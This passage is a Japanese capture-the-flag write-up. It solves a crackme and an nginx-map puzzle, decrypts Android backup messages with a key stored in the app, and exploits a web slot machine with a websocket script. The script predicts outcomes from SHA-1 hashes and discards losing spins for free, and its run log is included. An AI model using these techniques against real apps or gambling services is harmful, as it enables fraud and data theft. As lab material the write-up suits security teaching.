00402131 37 undefined137h [145]
00402132 c3 undefined1C3h [146]
00402133 9f undefined19Fh [147]
00402134 02 undefined102h [148]
00402135 a1 undefined1A1h [149]
00402136 69 undefined169h [150]
00402137 7b undefined17Bh [151]
00402138 7e undefined17Eh [152]
00402139 d0 undefined1D0h [153]
0040213a a5 undefined1A5h [154]
0040213b e3 undefined1E3h [155]
0040213c e4 undefined1E4h [156]
0040213d 30 undefined130h [157]
0040213e 35 undefined135h [158]
0040213f 99 undefined199h [159]
00402140 9d undefined19Dh [160]
00402141 5c undefined15Ch [161]
00402142 ec undefined1ECh [162]
00402143 4a undefined14Ah [163]
00402144 2b undefined12Bh [164]
00402145 56 undefined156h [165]
00402146 50 undefined150h [166]
00402147 c1 undefined1C1h [167]
00402148 ed undefined1EDh [168]
00402149 80 undefined180h [169]
0040214a e7 undefined1E7h [170]
0040214b 5b undefined15Bh [171]
0040214c 49 undefined149h [172]
0040214d d1 undefined1D1h [173]
0040214e a9 undefined1A9h [174]
0040214f 0b undefined10Bh [175]
00402150 1d undefined11Dh [176]
00402151 59 undefined159h [177]
00402152 17 undefined117h [178]
00402153 38 undefined138h [179]
00402154 c5 undefined1C5h [180]
00402155 9a undefined19Ah [181]
00402156 86 undefined186h [182]
00402157 c7 undefined1C7h [183]
00402158 db undefined1DBh [184]
00402159 6e undefined16Eh [185]
0040215a 4e undefined14Eh [186]
0040215b e9 undefined1E9h [187]
0040215c 55 undefined155h [188]
0040215d d7 undefined1D7h [189]
0040215e 13 undefined113h [190]
0040215f c8 undefined1C8h [191]
00402160 8e undefined18Eh [192]
00402161 19 undefined119h [193]
00402162 8a undefined18Ah [194]
00402163 e1 undefined1E1h [195]
00402164 f4 undefined1F4h [196]
00402165 82 undefined182h [197]
00402166 0a undefined10Ah [198]
00402167 36 undefined136h [199]
00402168 ef undefined1EFh [200]
00402169 40 undefined140h [201]
0040216a d9 undefined1D9h [202]
0040216b 27 undefined127h [203]
0040216c 21 undefined121h [204]
0040216d 44 undefined144h [205]
0040216e 75 undefined175h [206]
0040216f 1a undefined11Ah [207]
00402170 26 undefined126h [208]
00402171 d4 undefined1D4h [209]
00402172 87 undefined187h [210]
00402173 01 undefined101h [211]
00402174 95 undefined195h [212]
00402175 71 undefined171h [213]
00402176 98 undefined198h [214]
00402177 23 undefined123h [215]
00402178 45 undefined145h [216]
00402179 3a undefined13Ah [217]
0040217a 2e undefined12Eh [218]
0040217b ab undefined1ABh [219]
0040217c 77 undefined177h [220]
0040217d 33 undefined133h [221]
0040217e a2 undefined1A2h [222]
0040217f 7c undefined17Ch [223]
00402180 6c undefined16Ch [224]
00402181 3d undefined13Dh [225]
00402182 09 undefined109h [226]
00402183 f7 undefined1F7h [227]
00402184 47 undefined147h [228]
00402185 cb undefined1CBh [229]
00402186 b4 undefined1B4h [230]
00402187 bb undefined1BBh [231]
00402188 f3 undefined1F3h [232]
00402189 a6 undefined1A6h [233]
0040218a 64 undefined164h [234]
0040218b f2 undefined1F2h [235]
0040218c 73 undefined173h [236]
0040218d 3c undefined13Ch [237]
0040218e cc undefined1CCh [238]
0040218f 93 undefined193h [239]
00402190 04 undefined104h [240]
00402191 b6 undefined1B6h [241]
00402192 67 undefined167h [242]
00402193 e8 undefined1E8h [243]
00402194 2f undefined12Fh [244]
00402195 0f undefined10Fh [245]
00402196 88 undefined188h [246]
00402197 b5 undefined1B5h [247]
00402198 e6 undefined1E6h [248]
00402199 9c undefined19Ch [249]
0040219a 8c undefined18Ch [250]
0040219b ac undefined1ACh [251]
0040219c 5f undefined15Fh [252]
0040219d a8 undefined1A8h [253]
0040219e 91 undefined191h [254]
0040219f 9b undefined19Bh [255]
入力文字列の長さは44バイトである必要がある。そのチェックの後、各関数で入力チェックしている。
calculateSynergyは0~14文字目に対して、以下のチェックをしている。
input[i] ^ ((i * 7 + 0x2a) & 0xff) == kpi_alpha[i]
このため、以下で算出できる。
input[i] = kpi_alpha[i] ^ ((i * 7 + 0x2a) & 0xff)
measureVelocityは15~29文字目に対して、以下のチェックをしている。
input[i] + input[i-1] == kpi_beta[i-15]
このため、以下で算出できる。
input[i] = kpi_beta[i-15] - input[i-1]
assessAlignmentは30〜43文字目に対して、以下のチェックをしている。
synergy_table[input[i]] == kpi_gamma[i-30]
synergy_tableは重複した値がないため、逆引きして以下で算出できる。
input[i] = synergy_table.index(kpi_gamma[i-30])
以上を元に入力文字列を割り出す。
kpi_alpha = [0x48, 0x43, 0x4d, 0x51, 0x28, 0x28, 0x26, 0x20, 0x1b, 0x59, 0x05,
0x05, 0x21, 0xee, 0xfc]
kpi_beta = [0xa1, 0xa4, 0xd2, 0xc0, 0xd3, 0xa5, 0x92, 0xcd, 0x9e, 0xa4, 0xd3,
0xcb, 0x9c, 0x60, 0x9b, 0x00]
kpi_gamma = [0xd3, 0xc0, 0x6b, 0xee, 0x6b, 0xea, 0x6d, 0xee, 0x5d, 0x08, 0xdc,
0xdc, 0x83, 0x90, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00]
synergy_table = [0x66, 0x5e, 0x9e, 0x10, 0x22, 0xf6, 0x7d, 0x0d, 0xd5, 0xaa,
0xce, 0x92, 0x0c, 0x51, 0x15, 0x2c, 0x12, 0xb1, 0x05, 0xbe, 0xcd, 0xa0,
0x1f, 0xad, 0x63, 0xc2, 0x03, 0x25, 0x48, 0x85, 0x43, 0xe0, 0xb7, 0x8b,
0x54, 0x0e, 0x89, 0xc6, 0xff, 0x32, 0xf0, 0xbd, 0x42, 0x3b, 0xf1, 0x39,
0x74, 0x1b, 0x4c, 0x94, 0x20, 0x34, 0xdf, 0xaf, 0xba, 0x6a, 0x6d, 0x57,
0x52, 0xe2, 0x46, 0xe5, 0xfd, 0xa4, 0xbc, 0xf9, 0xcf, 0xc4, 0xfa, 0x60,
0xb0, 0x81, 0xf8, 0x5a, 0x07, 0xfc, 0x29, 0x61, 0x68, 0xb8, 0x2d, 0x3f,
0x76, 0xd6, 0x4f, 0xd2, 0xdd, 0xb9, 0x58, 0x53, 0xeb, 0x72, 0x62, 0xa7,
0x28, 0xee, 0x7a, 0xbf, 0x5d, 0x4d, 0xdc, 0x65, 0xb3, 0x6b, 0xf5, 0xd3,
0x06, 0x78, 0x6f, 0x2a, 0xc0, 0xca, 0x24, 0x3e, 0xea, 0xc9, 0xb2, 0x08,
0xae, 0x70, 0xd8, 0x83, 0x31, 0x97, 0x1e, 0x90, 0x84, 0x00, 0x14, 0xde,
0x1c, 0x96, 0x7f, 0x8d, 0xfb, 0x79, 0x8f, 0x18, 0xa3, 0x4b, 0x41, 0xfe,
0xda, 0x16, 0x11, 0x37, 0xc3, 0x9f, 0x02, 0xa1, 0x69, 0x7b, 0x7e, 0xd0,
0xa5, 0xe3, 0xe4, 0x30, 0x35, 0x99, 0x9d, 0x5c, 0xec, 0x4a, 0x2b, 0x56,
0x50, 0xc1, 0xed, 0x80, 0xe7, 0x5b, 0x49, 0xd1, 0xa9, 0x0b, 0x1d, 0x59,
0x17, 0x38, 0xc5, 0x9a, 0x86, 0xc7, 0xdb, 0x6e, 0x4e, 0xe9, 0x55, 0xd7,
0x13, 0xc8, 0x8e, 0x19, 0x8a, 0xe1, 0xf4, 0x82, 0x0a, 0x36, 0xef, 0x40,
0xd9, 0x27, 0x21, 0x44, 0x75, 0x1a, 0x26, 0xd4, 0x87, 0x01, 0x95, 0x71,
0x98, 0x23, 0x45, 0x3a, 0x2e, 0xab, 0x77, 0x33, 0xa2, 0x7c, 0x6c, 0x3d,
0x09, 0xf7, 0x47, 0xcb, 0xb4, 0xbb, 0xf3, 0xa6, 0x64, 0xf2, 0x73, 0x3c,
0xcc, 0x93, 0x04, 0xb6, 0x67, 0xe8, 0x2f, 0x0f, 0x88, 0xb5, 0xe6, 0x9c,
0x8c, 0xac, 0x5f, 0xa8, 0x91, 0x9b]
flag = []
for i in range(15):
flag.append(kpi_alpha[i] ^ ((i * 7 + 0x2a) & 0xff))
for i in range(15, 30):
flag.append(kpi_beta[i - 15] - flag[i - 1])
for i in range(30, 44):
flag.append(synergy_table.index(kpi_gamma[i - 30]))
flag = bytes(flag).decode()
print(flag)
brunner{y0ur_kp1s_ar3_n0t_l00king_gr8_buddy}
Roadmap (Reversing)
default.confを見ると、インデックスに概要するマッピングがあることがわかる。
インデックス0の場合は、以下のようになっている。
map $route $wp_95f3 { default ""; "~^.{0}(?<c>.)" $c; }$wp_95f3を探すと、以下のようになっている。
map $wp_95f3 $badge_0f51 { include roadmap-badges.conf; }さらにbadge_0f51を探すと、以下のようになっている。
map "${cp_4dbe}:${badge_0f51}" $cp_df83 { default "DETOUR"; "chk_06c5:59" "chk_be45"; }badge_0f51は"59"であることがわかる。roadmap-badges.confを見ると、"59"は"b"になる。
これを他のインデックスでも行っていくと、フラグになる。
brunner{c0rp0r4t3_r04dm4p_t0_ng1nx_h34rt}
CleanDesk (Mobile)
https://github.com/nelenkov/android-backup-extractor/releasesのツールでabファイルからtarを抽出する。
>java -jar abe-38fd634.jar unpack cleandesk.ab cleandesk.tar
2% 3% 5% 6% 7% 8% 10% 11% 13% 15% 16% 18% 20% 21% 23% 25% 26% 28% 29% 31% 33% 34% 36% 38% 39% 41% 43% 44% 46% 47% 49% 51% 52% 54% 56% 57% 59% 61% 62% 64% 66% 67% 69% 70% 72% 74% 75% 77% 79% 80% 82% 84% 85% 87% 88% 90% 92% 93% 95% 97% 98% 100%
81920 bytes written to cleandesk.tar.
tarファイルを解凍し、各ファイルを見ていく。
apps\dk.brunnerne.onevoice\sp\keystore_backup.xmlには以下のように書いてある。
xml version="1.0" encoding="utf-8" standalone="yes"
<map>
<string name="content_key">6mqMbv76RDT1G7yib5XrsS5DolJ+pPfZAGacZN3cTsc=</string>
<string name="content_key_alg">AES-256-GCM</string>
<string name="sealed_layout">nonce[12] || ciphertext || tag[16]</string>
<string name="sealed_aad">none</string>
<int name="content_key_version" value="3" />
<boolean name="device_bound" value="true" />
</map>
apps\dk.brunnerne.onevoice\db\notes.dbをDB Browserで見てみる。messagesテーブルには12件のレコードがあり、sealedにbase64暗号データが含まれている。
各データを上記の情報を元に復号していく。
from base64 import b64decode
from hashlib import sha256
from Crypto.Cipher import AES
sealeds = [
'qXAA0bzI76buYgKoMYQ1c/xaT653OJXOGdpODPt1EjKA9x1bKf6owhyillrFKuvEwPxy6rE4bRyS34lqIOM72PatgmBzcr010IWSIkpUiVw9fLJ8HWuu7MyPjBOYmu4h6eAMMOELC6objtr5lN/efOw=',
'd940uqcJ2JJx+7hFdYzYyFfiBzbN1Frt5J8riPhvrQcbYsirQbS9UPkwluGm2UKFu+7LG1sq7r0NUhxUB0Dr73nrn1RQTG20/PeKLsF2G/R351/gUAzfBE0I91UEAmUFkl4KmLvYNNpR',
'duVDtA3S1mTQSMFmV5FH+gbK4YL+D8IbUxs+WUi6rTtpe4PA8ekRfMmpak8lkWtxB+b9OhF9Lz0rn/88w7sZqMbHlI1y6uUyRU1TEUZgV9kCGIKlGlmoNKkGdH507LvEeSCeyu9X3RYFroJMzlrf/sv3GLvV/SzzJoqNKVpkmC9RQjtQ',
'SIOpzo9AmmRDGykIfhf7Qrv7npj3BzYEBrZ7rToDv8lQxbjhKn1VBe7KCDrcSzu5FNuQK6FGrV4jnGMkrUAsZSaq/lztDD5Yh3Ho1XlQOBeHdUxw2WLkgcDzuLmrFqaDSa95n0kMBa5YiybSVEh+sIILF2Ck',
'oOuJ5X0BJI7P5+nwFn+6KeUn4Zb8lh40KEFf14HAdRI=',
'Y8aXUE3l5claYndbQ2iFxPmmvimWkJNbWgA8j8CmQ+U9Ic0vTvxW1ToBX2shcNcQNk4Ob7u9LB6n/pqag5AoERApcEJrd+qTeqZPXy02ki30lsGHFYL32L6WazibrhOZmJmh4d0qP+dLK7/wIRpheq/OykPkbFoatABoJ1BgwBe+DnCZ3lT+oNmEHXR0ttD6P/jtaXrlMWieiQQNTj7Qcby6x0zZ4qFikA==',
'BS1/QKnws9apKaZha33aWScFHXKpyVXrkygq62ZrMd6vCiXrClHNr6r+rNyPY8qmhtSSTpsIAxExdM4DLKzjjnKgGnaaXdLXxm8hH1kRu1buwV4hQAJ/ft5KFCDnJx0sfQqMikS3hgno3r6/A7QWiT+71A6oZeDWW9bu',
'P95WGq9AdWcvZCWM4YrhZw+IaFKys/fOwH6xLr9cfqbaUbSkSgDkEPOjBZ4U4ugT+iGAYZ4fN5FifyiDHEOhv9JMg7ZPPN6u9ZBDlprFz/+3aga2fGR6NePeC4btHx1tLQZr3L/cDmvp3rAgKkd4aMM7vmTVzfRnbV77Kr8O1UMHBDktgDDNWSyiCn5DQWtW5dRtGmALHAYGxBSnNtLvA5lNj1wL',
'3rAEAcyxNeDhxyDTBVKQ3Qug1/5l+8RkawvgXzeL/fGBsiWWThWM8A0L9C7xcbhsY4kSwaqKfyKIREqevwItyS0t7vtHL4AV4NzUhR2eDdt3bLVpv9SLjI0vq5C7VHR3RWgtWy5jOCh+oG34zdj5ubjmM8KLYYyOj2tzOZnIfzOqB0QbAgcrexkwKB6LTod3As2gJMoSSJsBJD6ox3k=',
'xAtIk19MMpAA7ikOqgmTBMUptIxWE51Xofr5My5j9LAC1boMsXw9wpDNQhNqFqTDdQ32NGLn9ZVI0kt/gEmG2c+g1xk/7Qr8sNq2U0QrC7zNaxFN+o5yJocNN3n54rgxRV1SuVYSFa69oUKd9SDQ8PqYgprFuLefkQXEsvdTaMGWGA==',
'AFR+fOpjOlId3lUph1lTE/rrFB1CELrbciteWjurzpP8DDq6GXUN3ChQgYmViA==',
'10BmoNDt0suH7mBN9XH3MIIxNqwMByKXgEBlGEkmMcHBnZBIhBFtTp0CrSBLHRYSFeoDvIglRh2QsUCYAXrgjNTQ0Hp63mB79G+wKYt9cVviQvOix2H+9G7jTx0pnvepuA9mAgegDDMnpmdc/7pi4hB+850j1fh61Zo='
]
key = b64decode('6mqMbv76RDT1G7yib5XrsS5DolJ+pPfZAGacZN3cTsc=')
for sealed in sealeds:
sealed = b64decode(sealed)
nonce = sealed[:12]
ct = sealed[12:-16]
tag = sealed[-16:]
cipher = AES.new(key, AES.MODE_GCM, nonce=nonce)
msg = cipher.decrypt_and_verify(ct, tag).decode()
print(msg)
復号結果は以下の通り。
Are you in tomorrow? Communications want the wording signed off before the all-hands.
I am not, and after this morning I would not sign off on anything. Ask Mette.
Heads up - the band restructure is going to the board Friday. Nothing is announced. Do not forward this.
Understood. Is this why nobody will tell me what happened to the Aarhus team's headcount?
Yes.
Your OnePass enrolment is complete. Sign-in for every internal tool now goes through the app. Reply here if a tool still asks for a password.
Every time I clear the app cache it re-downloads the whole statement archive. Is that expected?
Not any more. We keep the content key in the app's own settings now, so the sealed archive survives a cache clear. Nothing for you to do.
One more thing before you go. The offboarding checklist says IT images the handset before the wipe. Ask them where the image goes.
Already did. It goes on the shared drive, with everything on it. brunner{4llowB4ckup_t00k_th3_k3y_t00}
Of course it does.
Last day sorted. Clean desk, badge returned, laptop returned, phone returned. All by the book.
brunner{4llowB4ckup_t00k_th3_k3y_t00}
Fair Gambling (Web)
prepareSpin()を見ると、以下のようになっている。
  const spin = { userid, result: emojis, win, hash: await sha1(emojis.join("")) };
  spins.set(sid, spin);
  return { sid, hash: spin.hash } satisfies SpinRef;
絵柄は7種類で、3リールなので、候補は7**3=343通り。
さらにspin()を見ると、以下のようになっている。
if (!current || current.userid !== ws.data.userid) {
discardPreparedSpins(ws.data.userid);
send(ws, {
type: "spin",
status: "discarded",
message: "Spin expired. Prepared a replacement.",
next: await prepareSpin(ws.data.userid),
});
return;
}
つまり、存在しないsidを送れば、以下のようになる。
- 25ドル払わない
- winStreak もリセットされない
- 現在の結果を破棄
- 新しい結果を生成
- そのSHA-1を教えてくれる
以上のことを使って、当たりを10回だけ選択的に実行すればフラグが得られる。
import json
import hashlib
import itertools
import websocket
URL = "wss://fair-gambling-c8c8442f31f85dcb-global.challs.brunnerne.xyz/ws"
symbols = [
"🍒",
"🍋",
"🍇",
"🍉",
"🔔",
"⭐",
"💎",
]
hash_table = {}
for combo in itertools.product(symbols, repeat=3):
s = "".join(combo)
h = hashlib.sha1(
s.encode("utf-8")
).hexdigest()
hash_table[h] = combo
def decode_hash(h):
return hash_table.get(h)
def is_win(combo):
return (
combo is not None
and combo[0] == combo[1] == combo[2]
)
ws = websocket.create_connection(URL)
while True:
raw = ws.recv()
data = json.loads(raw)
print("[RECV]", data)
t = data.get("type")
if t == "flag":
print()
print("[+] FLAG =", data["flag"])
break
if t == "error":
print("[-]", data.get("message"))
continue
if t == "state":
cash = data["cash"]
print(
f"[*] cash={cash}, "
f"streak={data['streak']}"
)
if cash >= 1_000_000:
ws.send(json.dumps({
"type": "redeem"
}))
continue
nxt = data["next"]
elif t == "spin":
if data["status"] == "revealed":
print(
f"[+] RESULT={data['result']['symbols']} "
f"WIN=${data['result']['win']} "
f"CASH=${data['cash']} "
f"STREAK={data['streak']}"
)
if data["cash"] >= 1_000_000:
print("[+] Enough cash. Redeeming...")
ws.send(json.dumps({"type": "redeem"}))
continue
nxt = data["next"]
elif data["status"] == "discarded":
nxt = data["next"]
else:
continue
else:
continue
sid = nxt["sid"]
h = nxt["hash"]
combo = decode_hash(h)
print(
f"[*] next = {combo}, "
f"sid={sid}, hash={h}"
)
if combo is None:
raise RuntimeError(
f"Unknown hash: {h}"
)
if is_win(combo):
print("[+] WIN prepared -> spin!")
ws.send(json.dumps({
"type": "spin",
"sid": sid
}))
else:
print("[-] Lose -> discard for free")
ws.send(json.dumps({
"type": "spin",
"sid": "INVALID"
}))
ws.close()
実行結果は以下の通り。
[RECV] {'type': 'state', 'cash': 1000, 'flagBought': False, 'streak': 0, 'spinCost': 25, 'flagCost': 1000000, 'streakMultiplier': 3, 'symbols': [{'emoji': '🍒', 'weight': 500, 'payout': 50}, {'emoji': '🍋', 'weight': 260, 'payout': 100}, {'emoji': '🍇', 'weight': 130, 'payout': 250}, {'emoji': '🍉', 'weight': 60, 'payout': 1000}, {'emoji': '🔔', 'weight': 20, 'payout': 5000}, {'emoji': '⭐', 'weight': 5, 'payout': 20000}, {'emoji': '💎', 'weight': 25, 'payout': 100000}], 'next': {'sid': '1f0cf19b-0854-488d-be5c-a6318b8e74e2', 'hash': 'fd7eedb22602f93997dbb4a04af9e5a411054432'}}
[*] cash=1000, streak=0
[*] next = ('🍋', '🍒', '🍇'), sid=1f0cf19b-0854-488d-be5c-a6318b8e74e2, hash=fd7eedb22602f93997dbb4a04af9e5a411054432
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '0a7b70a5-9b74-4b55-9e40-91c6be41c046', 'hash': '28e4849b37634a9219799e307587e7d86ad8802c'}}
[*] next = ('🍇', '🍋', '🍇'), sid=0a7b70a5-9b74-4b55-9e40-91c6be41c046, hash=28e4849b37634a9219799e307587e7d86ad8802c
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'fcf0a096-bb34-4590-9537-be374ab3d302', 'hash': '01e86b83dfd3ae4959255f43c61a270c4d855578'}}
[*] next = ('🍇', '🍒', '🍒'), sid=fcf0a096-bb34-4590-9537-be374ab3d302, hash=01e86b83dfd3ae4959255f43c61a270c4d855578
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'fcb831bf-e968-4800-932f-be570cd88b4d', 'hash': '1f8d7fba78786c4bd95e50e574a4052512f413ed'}}
[*] next = ('🍋', '🍒', '🍋'), sid=fcb831bf-e968-4800-932f-be570cd88b4d, hash=1f8d7fba78786c4bd95e50e574a4052512f413ed
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'e4c8191d-cce8-4a1f-8c53-49acd35ba310', 'hash': '06bb8d4df456cb764786ce6bda8e640e405dcaa7'}}
[*] next = ('🍇', '🍉', '🍋'), sid=e4c8191d-cce8-4a1f-8c53-49acd35ba310, hash=06bb8d4df456cb764786ce6bda8e640e405dcaa7
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '909946e9-0309-4da1-a62d-61229d6efd5b', 'hash': '11c8249b363d45448e73343be7558d7ba61fa2dd'}}
[*] next = ('🍒', '🍋', '🍒'), sid=909946e9-0309-4da1-a62d-61229d6efd5b, hash=11c8249b363d45448e73343be7558d7ba61fa2dd
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '12d6ea8a-14f5-4ccc-ab11-4b37f1c542fb', 'hash': '620de90db794b802bc5e059c500e529e4b297d0d'}}
[*] next = ('🍒', '🍒', '🍋'), sid=12d6ea8a-14f5-4ccc-ab11-4b37f1c542fb, hash=620de90db794b802bc5e059c500e529e4b297d0d
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'ae8ef276-b60d-49bb-ab3d-d758d412e829', 'hash': '11c8249b363d45448e73343be7558d7ba61fa2dd'}}
[*] next = ('🍒', '🍋', '🍒'), sid=ae8ef276-b60d-49bb-ab3d-d758d412e829, hash=11c8249b363d45448e73343be7558d7ba61fa2dd
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '2827c281-daba-4b76-b711-6750edd77103', 'hash': 'b1b1850efb40d3a35206b41181d39d47b43419a5'}}
[*] next = ('💎', '🍒', '🍒'), sid=2827c281-daba-4b76-b711-6750edd77103, hash=b1b1850efb40d3a35206b41181d39d47b43419a5
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '9ccce2c3-1c3b-4b6f-9d3e-8bfba9f3be77', 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20'}}
[*] next = ('🍒', '🍒', '🍒'), sid=9ccce2c3-1c3b-4b6f-9d3e-8bfba9f3be77, hash=1cfe8684cbf3ccd9567e410dd32b43e71fc65f20
[+] WIN prepared -> spin!
[RECV] {'type': 'spin', 'status': 'revealed', 'result': {'sid': '9ccce2c3-1c3b-4b6f-9d3e-8bfba9f3be77', 'symbols': ['🍒', '🍒', '🍒'], 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20', 'win': 50}, 'cash': 1025, 'streak': 1, 'next': {'sid': '128684d6-a349-4006-93f9-3f9a8cb6782f', 'hash': '81bbe7d7e7c39ab65ebfebcc1f60252c067483fc'}}
[+] RESULT=['🍒', '🍒', '🍒'] WIN=$50 CASH=$1025 STREAK=1
[*] next = ('🍋', '🍋', '🍋'), sid=128684d6-a349-4006-93f9-3f9a8cb6782f, hash=81bbe7d7e7c39ab65ebfebcc1f60252c067483fc
[+] WIN prepared -> spin!
[RECV] {'type': 'spin', 'status': 'revealed', 'result': {'sid': '128684d6-a349-4006-93f9-3f9a8cb6782f', 'symbols': ['🍋', '🍋', '🍋'], 'hash': '81bbe7d7e7c39ab65ebfebcc1f60252c067483fc', 'win': 300}, 'cash': 1300, 'streak': 2, 'next': {'sid': '17a63fd5-09fb-4bf0-93d6-f20bf1cbc49f', 'hash': '8f4be95ce418df40a1809dfc4c6b2949a46cb578'}}
[+] RESULT=['🍋', '🍋', '🍋'] WIN=$300 CASH=$1300 STREAK=2
[*] next = ('🍇', '🍇', '🍇'), sid=17a63fd5-09fb-4bf0-93d6-f20bf1cbc49f, hash=8f4be95ce418df40a1809dfc4c6b2949a46cb578
[+] WIN prepared -> spin!
[RECV] {'type': 'spin', 'status': 'revealed', 'result': {'sid': '17a63fd5-09fb-4bf0-93d6-f20bf1cbc49f', 'symbols': ['🍇', '🍇', '🍇'], 'hash': '8f4be95ce418df40a1809dfc4c6b2949a46cb578', 'win': 2250}, 'cash': 3525, 'streak': 3, 'next': {'sid': '1dfbb319-a599-42a5-b435-2e6731c324d1', 'hash': '49cc394cc169ba2d6f1812ebb39f2aa9c33c6c99'}}
[+] RESULT=['🍇', '🍇', '🍇'] WIN=$2250 CASH=$3525 STREAK=3
[*] next = ('🍋', '🔔', '🍉'), sid=1dfbb319-a599-42a5-b435-2e6731c324d1, hash=49cc394cc169ba2d6f1812ebb39f2aa9c33c6c99
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '05ddba76-8095-48d3-bd20-144930683db0', 'hash': '620de90db794b802bc5e059c500e529e4b297d0d'}}
[*] next = ('🍒', '🍒', '🍋'), sid=05ddba76-8095-48d3-bd20-144930683db0, hash=620de90db794b802bc5e059c500e529e4b297d0d
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '63eaee63-eca8-4301-ad5a-fb3016c9820a', 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20'}}
[*] next = ('🍒', '🍒', '🍒'), sid=63eaee63-eca8-4301-ad5a-fb3016c9820a, hash=1cfe8684cbf3ccd9567e410dd32b43e71fc65f20
[+] WIN prepared -> spin!
[RECV] {'type': 'spin', 'status': 'revealed', 'result': {'sid': '63eaee63-eca8-4301-ad5a-fb3016c9820a', 'symbols': ['🍒', '🍒', '🍒'], 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20', 'win': 1350}, 'cash': 4850, 'streak': 4, 'next': {'sid': 'a64d2c47-17db-4779-be14-18179168a9b5', 'hash': '11c8249b363d45448e73343be7558d7ba61fa2dd'}}
[+] RESULT=['🍒', '🍒', '🍒'] WIN=$1350 CASH=$4850 STREAK=4
[*] next = ('🍒', '🍋', '🍒'), sid=a64d2c47-17db-4779-be14-18179168a9b5, hash=11c8249b363d45448e73343be7558d7ba61fa2dd
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '22ef076e-4562-42df-b7e4-7fecc37e5057', 'hash': '75445c613063f46f778d867fd334ac532fb04e1f'}}
[*] next = ('🍒', '🔔', '🍒'), sid=22ef076e-4562-42df-b7e4-7fecc37e5057, hash=75445c613063f46f778d867fd334ac532fb04e1f
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'bd3cebe3-41ce-4276-b440-73b61d8c6189', 'hash': '14761fc639ba9f710464cef1ef9c7349999d383d'}}
[*] next = ('🍒', '🍋', '🍋'), sid=bd3cebe3-41ce-4276-b440-73b61d8c6189, hash=14761fc639ba9f710464cef1ef9c7349999d383d
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '8452e737-5c77-441a-940a-7c4d6d812949', 'hash': '8077c35a3ce0ded811e529d2f983001d178c5f01'}}
[*] next = ('🍒', '🍒', '💎'), sid=8452e737-5c77-441a-940a-7c4d6d812949, hash=8077c35a3ce0ded811e529d2f983001d178c5f01
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '6d611c9c-d290-4e2a-bcad-24c00a6834e6', 'hash': '2519b8d39ea74fbd3c98b26006cb2114c2ee9e9a'}}
[*] next = ('🍒', '🍒', '🍉'), sid=6d611c9c-d290-4e2a-bcad-24c00a6834e6, hash=2519b8d39ea74fbd3c98b26006cb2114c2ee9e9a
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'c3bb62fa-65c6-4476-9eab-b68b64a029e5', 'hash': '159b3907cb6568261552a5d74fa32403942a048a'}}
[*] next = ('🍋', '🍋', '🍉'), sid=c3bb62fa-65c6-4476-9eab-b68b64a029e5, hash=159b3907cb6568261552a5d74fa32403942a048a
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': '1bf22fe5-dcf1-4c1c-ae87-85dd0f739108', 'hash': '11c8249b363d45448e73343be7558d7ba61fa2dd'}}
[*] next = ('🍒', '🍋', '🍒'), sid=1bf22fe5-dcf1-4c1c-ae87-85dd0f739108, hash=11c8249b363d45448e73343be7558d7ba61fa2dd
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'ce5aa63d-d033-4a98-b5d4-b9178d9b7d32', 'hash': '14761fc639ba9f710464cef1ef9c7349999d383d'}}
[*] next = ('🍒', '🍋', '🍋'), sid=ce5aa63d-d033-4a98-b5d4-b9178d9b7d32, hash=14761fc639ba9f710464cef1ef9c7349999d383d
[-] Lose -> discard for free
[RECV] {'type': 'spin', 'status': 'discarded', 'message': 'Spin expired. Prepared a replacement.', 'next': {'sid': 'eb2dfd99-1767-4445-aab1-d5ca86904131', 'hash': '1cfe8684cbf3ccd9567e410dd32b43e71fc65f20'}}
[*] next = ('🍒', '🍒', '🍒'), sid=eb2dfd99-1767-4445-aab1-d5ca86904131, hash=1cfe8684cbf3ccd9567e410dd32b43e71fc65f20
[+] WIN prepared -> spin!
